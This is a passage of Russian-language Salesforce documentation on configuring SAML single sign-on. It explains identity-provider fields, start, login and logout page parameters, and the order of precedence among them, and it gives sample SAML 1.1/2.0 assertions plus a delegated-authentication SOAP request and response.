Имя атрибута	При выборе значения «Удостоверение находится в элементе Attribute» данное поле содержит значение AttributeName, указанное в операторе <Attribute>, содержащем код пользователя.
URI атрибута	При выборе версии SAML 1.1 и значения «Удостоверение находится в элементе Attribute» данное поле содержит значение AttributeNamespace, указанное в операторе <Attribute>.
Формат кода имени	При выборе версии SAML 2.0 и значения «Удостоверение находится в элементе Attribute» данное поле содержит значение для элемента nameid-format. Возможные значения: unspecified, emailAddress и persistent. Все возможные значения см. в разделе Name Identifier Format Identifiers документа Assertions and Protocols SAML 2.0 specification.
Связывание запросов, инициированных поставщиком услуг	При использовании функции «Мой домен» выберите механизм связывания, запрашиваемый поставщиком удостоверений для сообщений SAML. Ниже указаны возможные значения. **HTTP POST** Связывание «HTTP POST» отправляет сообщения SAML посредством HTML-форм, закодированных в base64.

Поле	Описание
	Переадресация `HTTP` Связывание «Переадресация HTTP» отправляет сообщения SAML, закодированные в base64 и URL, посредством параметров URL-адреса. Независимо от выбранного способа связывания запросов, ответ SAML всегда использует связывание «HTTP POST».
`URL-адрес входа для поставщика удостоверений`	Только для SAML 2.0: URL-адрес, используемый системой Salesforce для отправки запроса SAML на запуск процесса входа. При наличии развернутых доменов и значения, заданного для данного поля, запросы на вход обычно отправляются по адресу, заданному данным полем. Чтобы пропустить данное значение (например, если поставщик удостоверений не отвечает), добавьте параметр `login` в строку запроса для страницы входа. Например: `http://mydomain.my.salesforce.com?login`. Прим.: Данное поле доступно в организациях Developer Edition и безопасных организациях по умолчанию, а в производственных организациях только при использовании функции «Мой домен». Данное поле не отображается в пробных организациях или связанных безопасных средах.
`URL-адрес выхода для поставщика удостоверений`	Только для SAML 2.0: URL-адрес, на который перенаправляется пользователь при выборе ссылки **«Выход»** в системе Salesforce. Значение по умолчанию: `http://www.salesforce.com`. Прим.: Данное поле доступно в организациях Developer Edition и безопасных организациях по умолчанию, а в производственных организациях только при использовании функции «Мой домен». Данное поле не отображается в пробных организациях или связанных безопасных средах.
`URL-адрес входа Salesforce`	URL-адрес, связанный со входом для процесса единой регистрации веб-обозревателя.
Конечная точка маркера `OAuth 2.0`	Только для SAML 2.0: URL-адрес ACS, используемый API при включении системы Salesforce в качестве поставщика удостоверений в процессе утверждения OAuth единой веб-регистрации.
`URL-адрес настраиваемой ошибки`	URL-адрес страницы для переадресации пользователей при возникновении ошибки входа SAML. Данная страница должна быть общедоступной (например, страница Visualforce на общедоступном сайте). URL-адрес может быть абсолютным или относительным.

Значения URL-адресов начальной страницы, а также страниц входа и выхода

Помимо сведений, используемых во время единой регистрации, поставщик удостоверений может настроить начальную страницу, а также страницы входа и выхода. Данные страницы могут быть заданы самостоятельно при настройке функции единой регистрации.

Ниже приведены сведения, которые могут быть полезны поставщику удостоверений при настройке данных страниц.

- Спецификация SAML поддерживает HTML-форму, используемую для передачи утверждения SAML посредством HTTPS POST.

- При использовании SAML 1.1 поставщик удостоверений SAML может внедрять пары «имя-значение» в поле `TARGET` для передачи данных дополнительных сведений в систему Salesforce, дополненных специальным отформатированным URL-адресом, который содержит закодированные параметры.
- URL-адрес для SAML 1.1, подлежащий добавлению в поле `TARGET`, выглядит следующим образом: `https://saml.salesforce.com/?.`
- При использовании SAML 2.0 поставщики удостоверений используют взамен поля `TARGET` оператор `<AttributeStatement>` утверждения SAML для ввода дополнительной информации.
- Ниже перечислены параметры, поддерживаемые системой Salesforce.

  Прим.: При использовании SAML 1.1 данные параметры должны быть закодированы. Данный алгоритм позволяет корректно обрабатывать URL-адреса, переданные в качестве значений, которые содержат собственные параметры. При использовании SAML 2.0 данные параметры являются частью оператора `<AttributeStatement>`.

  - `ssoStartPage`: страница, на которую должен быть перенаправлен пользователь при попытке входа посредством SAML. Данная страница открывается при запросе защищенного ресурса в системе Salesforce без активного сеанса. Страница `ssoStartPage` должна соответствовать странице входа поставщика удостоверений SAML.
  - `startURL`: URL-адрес, на который перенаправляется пользователь после успешной регистрации. Данный URL-адрес может быть абсолютным (например, *`https://yourInstance.salesforce.com/001/o`*) или относительным (например, */001/o*). Данный параметр используется только в SAML 1.1. Если поставщик удостоверений использует SAML 2.0, то начальный URL-адрес — это страница, которую пытается открыть непроверенный пользователь.
  - `logoutURL`: URL-адрес, на который перенаправляется пользователь при выборе ссылки **«Выход»** в системе Salesforce. Значение по умолчанию: `http://www.salesforce.com`.

Ниже приведен пример поля `TARGET` для SAML 1.1, содержащего правильно закодированные параметры. Поле передает настраиваемую начальную страницу, а также URL-адреса входа и выхода, внедренные в качестве значений параметра в строку запроса.

```
https://saml.salesforce.com/?ssoStartPage=https%3A%2F
%2Fwww.customer.org%2Flogin%2F&startURL=%2F001%2Fo&logoutURL=http%3A%2F%2Fwww.salesforce.com
```

Ниже приведен пример оператора `<AttributeStatement>` для SAML 2.0, содержащего параметры `ssoStartPage` и `logoutURL`.

```
<saml:AttributeStatement>
   <saml:Attribute Name="ssoStartPage"
NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
      <saml:AttributeValue xmlns:xs="http://www.w3.org/2001/XMLSchema"
           xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:type="xs:anyType">
              http://www.customer.org
      </saml:AttributeValue>
   </saml:Attribute>

   <saml:Attribute Name="logoutURL"
NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:uri">
      <saml:AttributeValue xmlns:xs="http://www.w3.org/2001/XMLSchema"
           xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:type="xs:string">
              https://www.salesforce.com
      </saml:AttributeValue>
```

```
    </saml:Attribute>
</saml:AttributeStatement>
```

СМ. ТАКЖЕ:

SAML

Настройка начальной страницы, страниц ошибок, входа и выхода SAML

Начальная страница, а также страницы ошибок, входа и выхода, могут быть настроены для единой регистрации пользователей посредством SAML 1.1 или 2.0. Ниже перечислены компоненты, которые должны быть настроены в рамках конфигурации.

- Если поставщик удостоверений использует SAML 1.1, то URL-адрес, на который перенаправляется пользователь после успешной единой регистрации (называется начальной страницей). Данный URL-адрес может быть абсолютным (например, *`https://yourInstance.salesforce.com/001/o`*) или относительным (например, */001/o*). Данный URL-адрес должен быть конечной точкой, принимающей запросы на проверку подлинности SAML.

  Если поставщик удостоверений использует SAML 2.0, то начальная страница — это страница, которую пытается открыть непроверенный пользователь. Начальная страница SAML 2.0 должна поддерживать единую регистрацию, инициированную поставщиком услуг.

  При использовании SAML 2.0 параметр `RelayState` позволяет определить адрес, на который перенаправляются пользователи при успешном входе.

- Начальная страница единой регистрации, используемая системой Salesforce для отправки запроса SAML на запуск процесса входа.

  Помимо начальной страницы единой регистрации, рекомендуем также выбрать страницу выхода, открывающуюся при выходе пользователя или истечении времени сеанса. В противном случае пользователь перенаправляется на общую страницу входа Salesforce.

- URL-адрес, на который перенаправляется пользователь при выборе ссылки «Выход» в системе Salesforce (называется страницей выхода). Если функция «Мой домен» выключена, то по умолчанию используется URL-адрес `https://login.salesforce.com`. В противном случае, по умолчанию используется URL-адрес `https://`*`настраиваемый_домен`*`.my.salesforce.com`.

При использовании SAML 2.0 данные значения могут быть заданы во время настройки функции единой регистрации или поставщиком удостоверений в утверждении SAML или URL-адресе входа. Порядок очередности:

1. Сеансовый cookie-файл (если вход в систему Salesforce выполняется при наличии cookie-файла, то система использует страницы входа и выхода, заданные сеансовым cookie-файлом).
2. Значения, переданные поставщиком удостоверений.
3. Значения со страницы конфигурации единой регистрации.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Интегрированная проверка подлинности доступна в версиях: **все** версии.

Делегированная проверка подлинности доступна в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Поставщики проверки подлинности доступны в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра параметров:

- Просмотр настройки и конфигурации

Для редактирования параметров:

- Настройка приложения

  И

  Изменение всех данных

Значения, которые не подлежат добавлению в конфигурацию единой регистрации, должны быть переданы поставщику удостоверений. Поставщик удостоверений должен использовать данные значения в URL-адресе входа или утверждении.

При необходимости выберите страницу настраиваемой ошибки, открывающуюся при наличии ошибки входа SAML. Данная страница должна быть общедоступной (например, страница Visualforce на общедоступном сайте). URL-адрес может быть абсолютным или относительным. Рекомендуем использовать данное значение для настройки SAML.

СМ. ТАКЖЕ:

SAML

Примеры утверждений SAML

Предоставьте поставщику удостоверений доступ к примерам утверждений SAML, позволяющим определить формат данных, который требуется системе Salesforce для успешной единой регистрации. Утверждение должно быть подписано согласно спецификации XML Signature посредством RSA и SHA-1 или SHA-256.

Помимо общих примеров для SAML 1.1 и SAML 2.0, ниже перечислены некоторые специализированные примеры.

- утверждения для порталов
- утверждения для сайтов
- сообщение SOAP для делегированной проверки подлинности
- утверждение для своевременной инициализации

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Интегрированная проверка подлинности доступна в версиях: **все** версии.

Делегированная проверка подлинности доступна в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Поставщики проверки подлинности доступны в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра параметров:

- Просмотр настройки и конфигурации

Для редактирования параметров:

- Настройка приложения

  И

  Изменение всех данных

Тип кода пользователя SAML — это имя пользователя Salesforce, а местоположение кода пользователя SAML — это элемент `<NameIdentifier>` в элементе `<Subject>`.

SAML 1.1:

```
<Subject>
      <NameIdentifier>user101@salesforce.com</NameIdentifier>
</Subject>
```

SAML 2.0:

```
<saml:Subject>
    <saml:NameID
Format="urn:oasis:names:tc:SAML:1.1:nameid-format:unspecified">user101@salesforce.com</saml:NameID>

    <saml:SubjectConfirmation Method="urn:oasis:names:tc:SAML:2.0:cm:bearer">
        <saml:SubjectConfirmationData NotOnOrAfter="2008-06-26T02:44:24.173Z"
Recipient="http://localhost:9000"/>
    </saml:SubjectConfirmation>
</saml:Subject>
```

Тип кода пользователя SAML — это имя пользователя Salesforce, а местоположение кода пользователя SAML — это элемент `<Attribute>`.

SAML 1.1:

```
<AttributeStatement>
    <Subject>
      <NameIdentifier>this value doesn't matter</NameIdentifier>
         <SubjectConfirmation>
          <ConfirmationMethod>urn:oasis:names:tc:SAML:1.0:cm:bearer</ConfirmationMethod>

    </SubjectConfirmation>
 </Subject>
    <Attribute AttributeName="MySfdcName" AttributeNamespace="MySfdcURI">
       <AttributeValue>user101@salesforce.com</AttributeValue>
 </Attribute>
    </AttributeStatement>
```

SAML 2.0:

```
<saml:AttributeStatement>
    <saml:Attribute FriendlyName="fooAttrib" Name="SFDC_USERNAME"
NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
        <saml:AttributeValue xmlns:xs="http://www.w3.org/2001/XMLSchema"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:type="xs:string">
            user101@salesforce.com
        </saml:AttributeValue>
    </saml:Attribute>
 </saml:AttributeStatement>
```

Тип кода пользователя SAML — это поле `FederationIdentifier` объекта Salesforce «Пользователь», а местоположение кода пользователя SAML — это элемент `<NameIdentifier>` в элементе `<Subject>`.

SAML 1.1:

```
<AttributeStatement>
   <saml:Subject>
      <saml:NameIdentifier Format="urn:oasis:names:tc:SAML:1.0:assertion"
```

```
NameQualifier="www.saml_assertions.com">
         MyName
      </saml:NameIdentifier>
   </saml:Subject>
</AttributeStatement>
```

SAML 2.0:

```
<saml:Subject>
    <saml:NameID
Format="urn:oasis:names:tc:SAML:1.1:nameid-format:unspecified">MyName</saml:NameID>
    <saml:SubjectConfirmation Method="urn:oasis:names:tc:SAML:2.0:cm:bearer">
        <saml:SubjectConfirmationData NotOnOrAfter="2008-06-26T02:48:25.730Z"
Recipient="http://localhost:9000/"/>
    </saml:SubjectConfirmation>
</saml:Subject>
```

Прим.: Идентификатором имени может быть любая произвольная строка, включая адреса эл. почты или строки числовых кодов.

Тип кода пользователя SAML — это поле `FederationIdentifier` объекта Salesforce «Пользователь», а местоположение кода пользователя SAML — это элемент `<Attribute>`.

SAML 1.1:

```
<AttributeStatement>
    <Subject>
      <NameIdentifier>who cares</NameIdentifier>
         <SubjectConfirmation>
          <ConfirmationMethod>urn:oasis:names:tc:SAML:1.0:cm:bearer</ConfirmationMethod>

    </SubjectConfirmation>
 </Subject>
    <Attribute AttributeName="MyName" AttributeNamespace="MyURI">
       <AttributeValue>user101</AttributeValue>
 </Attribute>
    </AttributeStatement>
```

SAML 2.0:

```
<saml:AttributeStatement>
    <saml:Attribute FriendlyName="fooAttrib" Name="SFDC_ATTR"
NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
        <saml:AttributeValue xmlns:xs="http://www.w3.org/2001/XMLSchema"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:type="xs:string">
           user101
        </saml:AttributeValue>
    </saml:Attribute>
</saml:AttributeStatement>
```

Тип кода пользователя SAML — это имя пользователя Salesforce, а местоположение кода пользователя SAML — это элемент `<NameIdentifier>` в элементе `<Subject>`.

Ниже приведен полный ответ SAML для SAML 2.0.

```
<samlp:Response ID="_257f9d9e9fa14962c0803903a6ccad931245264310738"
   IssueInstant="2009-06-17T18:45:10.738Z" Version="2.0">
<saml:Issuer Format="urn:oasis:names:tc:SAML:2.0:nameid-format:entity">
```

```
   https://www.salesforce.com
</saml:Issuer>

<samlp:Status>
   <samlp:StatusCode Value="urn:oasis:names:tc:SAML:2.0:status:Success"/>
</samlp:Status>

<saml:Assertion ID="_3c39bc0fe7b13769cab2f6f45eba801b1245264310738"
   IssueInstant="2009-06-17T18:45:10.738Z" Version="2.0">
   <saml:Issuer Format="urn:oasis:names:tc:SAML:2.0:nameid-format:entity">
      https://www.salesforce.com
   </saml:Issuer>

   <saml:Signature>
      <saml:SignedInfo>
         <saml:CanonicalizationMethod
Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#"/>
        <saml:SignatureMethod Algorithm="http://www.w3.org/2000/09/xmldsig#rsa-sha1"/>

         <saml:Reference URI="#_3c39bc0fe7b13769cab2f6f45eba801b1245264310738">
            <saml:Transforms>
               <saml:Transform
Algorithm="http://www.w3.org/2000/09/xmldsig#enveloped-signature"/>
               <saml:Transform Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#">
                  <ec:InclusiveNamespaces PrefixList="ds saml xs"/>
               </saml:Transform>
            </saml:Transforms>
            <saml:DigestMethod Algorithm="http://www.w3.org/2000/09/xmldsig#sha1"/>
            <saml:DigestValue>vzR9Hfp8d16576tEDeq/zhpmLoo=
            </saml:DigestValue>
         </saml:Reference>
      </saml:SignedInfo>
      <saml:SignatureValue>
         AzID5hhJeJlG2llUDvZswNUrlrPtR7S37QYH2W+Un1n8c6kTC
         Xr/lihEKPcA2PZt86eBntFBVDWTRlh/W3yUgGOqQBJMFOVbhK
         M/CbLHbBUVT5TcxIqvsNvIFdjIGNkf1W0SBqRKZOJ6tzxCcLo
         9dXqAyAUkqDpX5+AyltwrdCPNmncUM4dtRPjI05CL1rRaGeyX
         3kkqOL8p0vjm0fazU5tCAJLbYuYgU1LivPSahWNcpvRSlCI4e
         Pn2oiVDyrcc4et12inPMTc2lGIWWWWJyHOPSiXRSkEAIwQVjf
         Qm5cpli44Pv8FCrdGWpEE0yXsPBvDkM9jIzwCYGG2fKaLBag==
      </saml:SignatureValue>
      <saml:KeyInfo>
         <saml:X509Data>
            <saml:X509Certificate>
               MIIEATCCAumgAwIBAgIBBTANBgkqhkiG9w0BAQ0FADCBgzELM
               [Certificate truncated for readability...]
            </saml:X509Certificate>
         </saml:X509Data>
      </saml:KeyInfo>
   </saml:Signature>

   <saml:Subject>
      <saml:NameID Format="urn:oasis:names:tc:SAML:1.1:nameid-format:unspecified">
         saml01@salesforce.com
```

```
      </saml:NameID>

      <saml:SubjectConfirmation Method="urn:oasis:names:tc:SAML:2.0:cm:bearer">
      <saml:SubjectConfirmationData NotOnOrAfter="2009-06-17T18:50:10.738Z"
         Recipient="https://login.salesforce.com"/>
      </saml:SubjectConfirmation>
   </saml:Subject>

   <saml:Conditions NotBefore="2009-06-17T18:45:10.738Z"
      NotOnOrAfter="2009-06-17T18:50:10.738Z">

      <saml:AudienceRestriction>
         <saml:Audience>https://saml.salesforce.com</saml:Audience>
      </saml:AudienceRestriction>
   </saml:Conditions>

   <saml:AuthnStatement AuthnInstant="2009-06-17T18:45:10.738Z">
      <saml:AuthnContext>
         <saml:AuthnContextClassRef>urn:oasis:names:tc:SAML:2.0:ac:classes:unspecified
         </saml:AuthnContextClassRef>
      </saml:AuthnContext>
   </saml:AuthnStatement>

   <saml:AttributeStatement>

      <saml:Attribute Name="portal_id">
         <saml:AttributeValue xsi:type="xs:anyType">060D00000000SHZ
         </saml:AttributeValue>
      </saml:Attribute>

      <saml:Attribute Name="organization_id">
         <saml:AttributeValue xsi:type="xs:anyType">00DD0000000F7L5
         </saml:AttributeValue>
      </saml:Attribute>

      <saml:Attribute Name="ssostartpage"
         NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">

         <saml:AttributeValue xsi:type="xs:anyType">
            http://www.salesforce.com/security/saml/saml20-gen.jsp
         </saml:AttributeValue>
      </saml:Attribute>

      <saml:Attribute Name="logouturl"
         NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:uri">

         <saml:AttributeValue xsi:type="xs:string">
            http://www.salesforce.com/security/del_auth/SsoLogoutPage.html
         </saml:AttributeValue>
      </saml:Attribute>
   </saml:AttributeStatement>
</saml:Assertion>
</samlp:Response>
```

Примеры утверждений SAML для порталов

Пример ниже содержит атрибуты `portal_id` и `organization_id` в операторе утверждения SAML.

```
<saml:AttributeStatement>
   <saml:Attribute Name="portal_id">
      <saml:AttributeValue xsi:type="xs:anyType">060D00000000SHZ</saml:AttributeValue>
   </saml:Attribute>

   <saml:Attribute Name="organization_id">
         <saml:AttributeValue xsi:type="xs:anyType">00DD0000000F7P5</saml:AttributeValue>

   </saml:Attribute>
</saml:AttributeStatement>
```

Ниже приведен полный оператор утверждения SAML, который может использоваться для единой регистрации на порталах. Организация использует интегрированную регистрацию, которая добавляется в атрибут (см. `<saml:AttributeStatement>`, выделенный в утверждении жирным шрифтом), а не тему.

```
<samlp:Response ID="_f97faa927f54ab2c1fef230eee27cba21245264205456"
      IssueInstant="2009-06-17T18:43:25.456Z" Version="2.0">
   <saml:Issuer Format="urn:oasis:names:tc:SAML:2.0:nameid-format:entity">
      https://www.salesforce.com</saml:Issuer>

   <samlp:Status>
      <samlp:StatusCode Value="urn:oasis:names:tc:SAML:2.0:status:Success"/>
   </samlp:Status>

   <saml:Assertion ID="_f690da2480a8df7fcc1cbee5dc67dbbb1245264205456"
      IssueInstant="2009-06-17T18:45:10.738Z" Version="2.0">
      <saml:Issuer Format="urn:oasis:names:tc:SAML:2.0:nameid-format:entity">
         https://www.salesforce.com
      </saml:Issuer>

      <saml:Signature>
         <saml:SignedInfo>
            <saml:CanonicalizationMethod
Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#"/>
           <saml:SignatureMethod Algorithm="http://www.w3.org/2000/09/xmldsig#rsa-sha1"/>

            <saml:Reference URI="#_f690da2480a8df7fcc1cbee5dc67dbbb1245264205456">
               <saml:Transforms>
                  <saml:Transform
Algorithm="http://www.w3.org/2000/09/xmldsig#enveloped-signature"/>
                  <saml:Transform Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#">
                     <ec:InclusiveNamespaces PrefixList="ds saml xs"/>
                  </saml:Transform>
               </saml:Transforms>
               <saml:DigestMethod Algorithm="http://www.w3.org/2000/09/xmldsig#sha1"/>
               <saml:DigestValue>vzR9Hfp8d16576tEDeq/zhpmLoo=
               </saml:DigestValue>
            </saml:Reference>
         </saml:SignedInfo>
         <saml:SignatureValue>
            AzID5hhJeJlG2llUDvZswNUrlrPtR7S37QYH2W+Un1n8c6kTC
```

```
      Xr/lihEKPcA2PZt86eBntFBVDWTRlh/W3yUgGOqQBJMFOVbhK
      M/CbLHbBUVT5TcxIqvsNvIFdjIGNkf1W0SBqRKZOJ6tzxCcLo
      9dXqAyAUkqDpX5+AyltwrdCPNmncUM4dtRPjI05CL1rRaGeyX
      3kkqOL8p0vjm0fazU5tCAJLbYuYgU1LivPSahWNcpvRSlCI4e
      Pn2oiVDyrcc4et12inPMTc2lGIWWWWJyHOPSiXRSkEAIwQVjf
      Qm5cpli44Pv8FCrdGWpEE0yXsPBvDkM9jIzwCYGG2fKaLBag==
   </saml:SignatureValue>
   <saml:KeyInfo>
      <saml:X509Data>
         <saml:X509Certificate>
            MIIEATCCAumgAwIBAgIBBTANBgkqhkiG9w0BAQ0FADCBgzELM
            Certificate truncated for readability...
         </saml:X509Certificate>
      </saml:X509Data>
   </saml:KeyInfo>
</saml:Signature>

<saml:Subject>
   <saml:NameID Format="urn:oasis:names:tc:SAML:1.1:nameid-format:unspecified">null

   </saml:NameID>

   <saml:SubjectConfirmation Method="urn:oasis:names:tc:SAML:2.0:cm:bearer">
   <saml:SubjectConfirmationData NotOnOrAfter="2009-06-17T18:48:25.456Z"
      Recipient="https://login.salesforce.com/?saml=02HKiPoin4f49GRMsOdFmhTgi
      _0nR7BBAflopdnD3gtixujECWpxr9klAw"/>
      </saml:SubjectConfirmation>
</saml:Subject>

<saml:Conditions NotBefore="2009-06-17T18:43:25.456Z"
   NotOnOrAfter="2009-06-17T18:48:25.456Z">

   <saml:AudienceRestriction>
      <saml:Audience>https://saml.salesforce.com</saml:Audience>
   </saml:AudienceRestriction>
</saml:Conditions>

<saml:AuthnStatement AuthnInstant="2009-06-17T18:43:25.456Z">

   <saml:AuthnContext>
      <saml:AuthnContextClassRef>urn:oasis:names:tc:SAML:2.0:ac:classes:unspecified

      </saml:AuthnContextClassRef>
   </saml:AuthnContext>
</saml:AuthnStatement>

<saml:AttributeStatement>

   <saml:Attribute FriendlyName="Friendly Name" Name="federationId"
      NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
      <saml:AttributeValue xsi:type="xs:string">saml_portal_user_federation_id
      </saml:AttributeValue>
      <saml:AttributeValue xsi:type="xs:string">SomeOtherValue
      </saml:AttributeValue>
```

```
         </saml:Attribute>

         <saml:Attribute Name="portal_id">
            <saml:AttributeValue xsi:type="xs:anyType">060D00000000SHZ
            </saml:AttributeValue>
         </saml:Attribute>

         <saml:Attribute Name="organization_id">
            <saml:AttributeValue xsi:type="xs:anyType">00DD0000000F7Z5
            </saml:AttributeValue>
         </saml:Attribute>

         <saml:Attribute Name="ssostartpage"
            NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">

            <saml:AttributeValue xsi:type="xs:anyType">
               http://www.salesforce.com/qa/security/saml/saml20-gen.jsp
            </saml:AttributeValue>
         </saml:Attribute>

         <saml:Attribute Name="logouturl"
            NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:uri">

            <saml:AttributeValue xsi:type="xs:string">
                http://www.salesforce.com/qa/security/del_auth/SsoLogoutPage.html
            </saml:AttributeValue>
         </saml:Attribute>
      </saml:AttributeStatement>
   </saml:Assertion>
</samlp:Response>
```

Пример утверждения SAML для сайтов

Пример ниже содержит атрибуты `portal_id`, `organization_id` и `siteurl` в операторе утверждения SAML.

```
<saml:AttributeStatement>
   <saml:Attribute Name="portal_id">
      <saml:AttributeValue xmlns:xs="http://www.w3.org/2001/XMLSchema"
         xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
         xsi:type="xs:anyType">060900000004cDk
      </saml:AttributeValue>
   </saml:Attribute>
   <saml:Attribute Name="organization_id">
      <saml:AttributeValue xmlns:xs="http://www.w3.org/2001/XMLSchema"
         xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
         xsi:type="xs:anyType">00D900000008bX0
      </saml:AttributeValue></saml:Attribute>
   <saml:Attribute Name="siteurl">
      <saml:AttributeValue xmlns:xs="http://www.w3.org/2001/XMLSchema"
         xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
         xsi:type="xs:anyType">https://ap1.force.com/mySuffix</saml:AttributeValue>
   </saml:Attribute>
</saml:AttributeStatement>
```

Пример сообщения SOAP для делегированной проверки подлинности

Сервер Salesforce отправляет запрос SOAP 1.1 для проверки подлинности пользователя, передающего регистрационные данные, в рамках единой регистрации с делегированной проверкой подлинности. Пример данного типа запроса см. ниже. Веб-служба единой регистрации должна принять и обработать данный запрос, а затем вернуть ответ «истина» или «ложь».

Пример запроса

```
<?xml version="1.0" encoding="UTF-8" ?>
<soapenv:Envelope
   xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/">
   <soapenv:Body>
      <Authenticate xmlns="urn:authentication.soap.sforce.com">
         <username>sampleuser@sample.org</username>
         <password>myPassword99</password>
         <sourceIp>1.2.3.4</sourceIp>
      </Authenticate>
   </soapenv:Body>
</soapenv:Envelope>
```

Пример ответного сообщения

```
<?xml version="1.0" encoding="UTF-8"?>
<soapenv:Envelope
   xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/">
   <soapenv:Body>
      <AuthenticateResult xmlns="urn:authentication.soap.sforce.com">
         <Authenticated>false</Authenticated>
      </AuthenticateResult>
   </soapenv:Body>
</soapenv:Envelope>
```

Пример утверждения SAML для своевременной инициализации

Ниже приведен пример утверждения SAML для своевременной инициализации.

```
<saml:AttributeStatement>

   <saml:Attribute Name="User.Username"
      NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
      <saml:AttributeValue xsi:type="xs:anyType">testuser@123.org
      </saml:AttributeValue>
   </saml:Attribute>

   <saml:Attribute Name="User.Phone"
      NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
      <saml:AttributeValue xsi:type="xs:anyType">415-123-1234
      </saml:AttributeValue>
   </saml:Attribute>

   <saml:Attribute Name="User.FirstName"
      NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
      <saml:AttributeValue xsi:type="xs:anyType">Testuser
      </saml:AttributeValue>
```

```
</saml:Attribute>

<saml:Attribute Name="User.LanguageLocaleKey"
   NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
   <saml:AttributeValue xsi:type="xs:anyType">en_US
   </saml:AttributeValue>
</saml:Attribute>

<saml:Attribute Name="User.CompanyName"
   NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
   <saml:AttributeValue xsi:type="xs:anyType">Salesforce.com
   </saml:AttributeValue>
</saml:Attribute>

<saml:Attribute Name="User.Alias"
   NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
   <saml:AttributeValue xsi:type="xs:anyType">tlee2
   </saml:AttributeValue>
</saml:Attribute>

<saml:Attribute Name="User.CommunityNickname"
   NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
   <saml:AttributeValue xsi:type="xs:anyType">tlee2
   </saml:AttributeValue>
</saml:Attribute>

<saml:Attribute Name="User.UserRoleId"
   NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
   <saml:AttributeValue xsi:type="xs:anyType">000000000000000
   </saml:AttributeValue>
</saml:Attribute>

<saml:Attribute Name="User.Title"
   NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
   <saml:AttributeValue xsi:type="xs:anyType">Mr.
   </saml:AttributeValue>
</saml:Attribute>

<saml:Attribute Name="User.LocaleSidKey"
   NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
   <saml:AttributeValue xsi:type="xs:anyType">en_CA
   </saml:AttributeValue>
</saml:Attribute>

<saml:Attribute Name="User.Email"
   NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
   <saml:AttributeValue xsi:type="xs:anyType">testuser@salesforce.com
   </saml:AttributeValue>
</saml:Attribute>

<saml:Attribute Name=" User.FederationIdentifier"
   NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
   <saml:AttributeValue xsi:type="xs:anyType">tlee2
   </saml:AttributeValue>
```

```
   </saml:Attribute>

   <saml:Attribute Name="User.TimeZoneSidKey"
      NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
      <saml:AttributeValue xsi:type="xs:anyType">America/Los_Angeles
      </saml:AttributeValue>
   </saml:Attribute>

   <saml:Attribute Name="User.LastName"
      NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
      <saml:AttributeValue xsi:type="xs:anyType">Lee
      </saml:AttributeValue>
   </saml:Attribute>

   <saml:Attribute Name="User.ProfileId"
      NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
      <saml:AttributeValue xsi:type="xs:anyType">00ex0000001pBNL
      </saml:AttributeValue>
   </saml:Attribute>

   <saml:Attribute Name="User.IsActive"
      NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
      <saml:AttributeValue xsi:type="xs:anyType">1
      </saml:AttributeValue>
   </saml:Attribute>

   <saml:Attribute Name="User.EmailEncodingKey"
      NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
      <saml:AttributeValue xsi:type="xs:anyType">UTF-8
      </saml:AttributeValue>
   </saml:Attribute>

</saml:AttributeStatement>
```

СМ. ТАКЖЕ:

SAML

Просмотр журнала входов SAML

